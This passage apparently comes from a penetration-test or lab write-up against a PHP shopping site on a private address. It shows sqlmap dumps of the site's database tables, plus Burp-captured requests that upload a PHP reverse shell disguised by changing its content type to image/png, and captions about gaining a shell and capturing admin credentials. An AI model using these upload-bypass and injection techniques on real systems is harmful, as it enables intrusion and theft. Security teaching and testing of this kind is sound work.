
Figure 59:Search, SQL column data pt4.



```
Database: shopping
Table: wishlist
[1 entry]
+----+--------+-----------+---------------------+
| id | userId | productId | postingDate         |
+----+--------+-----------+---------------------+
| 1  | 1      | 0         | 2017-02-27 18:53:17 |
+----+--------+-----------+---------------------+

[10:51:03] [INFO] table 'shopping.wishlist' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.10/dump/shopping/wishlist.csv'
[10:51:03] [INFO] fetching columns for table 'ordertrackhistory' in database 'shopping'
[10:51:03] [INFO] fetching entries for table 'ordertrackhistory' in database 'shopping'
Database: shopping
Table: ordertrackhistory
[4 entries]
+----+---------+---------------------------------+-------------+---------------------+
| id | orderId | remark                          | status      | postingDate         |
+----+---------+---------------------------------+-------------+---------------------+
| 1  | 3       | Order has been Shipped.         | in Process  | 2017-03-10 19:36:45 |
| 2  | 1       | Order Has been delivered        | Delivered   | 2017-03-10 19:37:31 |
| 3  | 3       | Product delivered successfully  | Delivered   | 2017-03-10 19:43:04 |
| 4  | 4       | Product ready for Shipping      | in Process  | 2017-03-10 19:50:36 |
+----+---------+---------------------------------+-------------+---------------------+
```

Figure 60:Search, SQL column data pt5.



```
[10:51:03] [INFO] table 'shopping.ordertrackhistory' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.10/dump/shopping/ordertrackhistory.csv'
[10:51:03] [INFO] fetching columns for table 'orders' in database 'shopping'
[10:51:03] [INFO] fetching entries for table 'orders' in database 'shopping'
Database: shopping
Table: orders
[7 entries]
+----+--------+-----------+----------+---------------------+-------------+-------------------+
| id | userId | productId | quantity | orderDate           | orderStatus | paymentMethod     |
+----+--------+-----------+----------+---------------------+-------------+-------------------+
| 1  | 1      | 3         | 1        | 2017-03-07 19:32:57 | NULL        | COD               |
| 3  | 1      | 4         | 1        | 2017-03-10 19:43:04 | Delivered   | Debit / Credit card |
| 4  | 1      | 17        | 1        | 2017-03-08 16:14:17 | in Process  | COD               |
| 5  | 1      | 3         | 1        | 2017-03-08 19:21:38 | NULL        | COD               |
| 6  | 1      | 4         | 1        | 2017-03-08 19:21:38 | NULL        | COD               |
| 7  | 1      | 15        | 1        | 2017-07-02 17:26:14 | NULL        | COD               |
| 8  | 1      | 15        | 1        | 2017-07-14 08:43:21 | NULL        | COD               |
+----+--------+-----------+----------+---------------------+-------------+-------------------+

[10:51:03] [INFO] table 'shopping.orders' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.10/dump/shopping/orders.csv'
[10:51:03] [INFO] fetching columns for table 'category' in database 'shopping'
[10:51:03] [INFO] fetching entries for table 'category' in database 'shopping'
Database: shopping
Table: category
[4 entries]
+----+--------------+---------------------+---------------------+---------------------+
| id | categoryName | creationDate        | updationDate        | categoryDescription |
+----+--------------+---------------------+---------------------+---------------------+
| 3  | Books        | 2017-01-24 19:17:37 | 30-01-2017 12:22:24 AM | Test anuj        |
| 4  | Electronics  | 2017-01-24 19:19:32 | <blank>             | Electronic Products |
| 5  | Furniture    | 2017-01-24 19:19:54 | <blank>             | test                |
| 6  | Fashion      | 2017-02-20 19:18:52 | <blank>             | Fashion             |
+----+--------------+---------------------+---------------------+---------------------+
```

Figure 61:Search, SQL column data pt6.




Figure 62:Search, Sqlmap technique.




Figure 63:Upload location.




Figure 64:Verifying the function works.




Figure 65:Attempt of uploading a reverse shell.






Figure 66:Reverse Shell Payload.



```
Pretty  Raw  Hex
1  POST /changepicture.php HTTP/1.1
2  Host: 192.168.1.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------281610370940193189592912357163
8  Content-Length: 5743
9  Origin: http://192.168.1.10
10 Connection: close
11 Referer: http://192.168.1.10/my-account.php
12 Cookie: PHPSESSID=m4a7j5kehda0h8c2veo7ht1t54; SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTM3MzAzNTMyNjM2MTY0MzY2Mj
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------281610370940193189592912357163
16 Content-Disposition: form-data; name="uploadedfile"; filename="php-reverse-shell.php"
17 Content-Type: application/x-php
18
19 <?php
20 // php-reverse-shell - A Reverse Shell implementation in PHP
21 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
22 //
23 // This tool may be used for legal purposes only.  Users take full responsibility
24 // for any actions performed using this tool.  The author accepts no liability
25 // for damage caused by this tool.  If these terms are not acceptable to you, then
26 // do not use this tool.
27 //
28 // In all other respects the GPL version 2 applies:
29 //
30 // This program is free software; you can redistribute it and/or modify
31 // it under the terms of the GNU General Public License version 2 as
32 // published by the Free Software Foundation.
33 //
34 // This program is distributed in the hope that it will be useful,
35 // but WITHOUT ANY WARRANTY; without even the implied warranty of
36 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
37 // GNU General Public License for more details.
38 //
39 // You should have received a copy of the GNU General Public License along
40 // with this program; if not, write to the Free Software Foundation, Inc.,
41 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
```

Figure 67:Capture packet with Burp suite.



```
Pretty  Raw  Hex
1  POST /changepicture.php HTTP/1.1
2  Host: 192.168.1.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------281610370940193189592912357163
8  Content-Length: 5743
9  Origin: http://192.168.1.10
10 Connection: close
11 Referer: http://192.168.1.10/my-account.php
12 Cookie: PHPSESSID=m4a7j5kehda0h8c2veo7ht1t54; SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzNTY2MzQzMjM3MzI2MzMxMz
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------281610370940193189592912357163
16 Content-Disposition: form-data; name="uploadedfile"; filename="php-reverse-shell.php"
17 Content-Type: image/png
18
19 <?php
20 // php-reverse-shell - A Reverse Shell implementation in PHP
21 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
22 //
23 // This tool may be used for legal purposes only.  Users take full responsibility
24 // for any actions performed using this tool.  The author accepts no liability
25 // for damage caused by this tool.  If these terms are not acceptable to you, then
26 // do not use this tool.
27 //
28 // In all other respects the GPL version 2 applies:
29 //
30 // This program is free software; you can redistribute it and/or modify
31 // it under the terms of the GNU General Public License version 2 as
32 // published by the Free Software Foundation.
33 //
34 // This program is distributed in the hope that it will be useful,
35 // but WITHOUT ANY WARRANTY; without even the implied warranty of
36 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
37 // GNU General Public License for more details.
38 //
39 // You should have received a copy of the GNU General Public License along
40 // with this program; if not, write to the Free Software Foundation, Inc.,
41 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
42 //
```

Figure 68:Changing content type.




Figure 69:Proof that application accepted the script.




Figure 70:Broken image.




Figure 71:Navigate to image directory.




Figure 72:Gaining shell.




Figure 73:Admin panel.




Figure 74:Captured admin panel login.




Figure 75:Credentials




Figure 76:Attempted login.

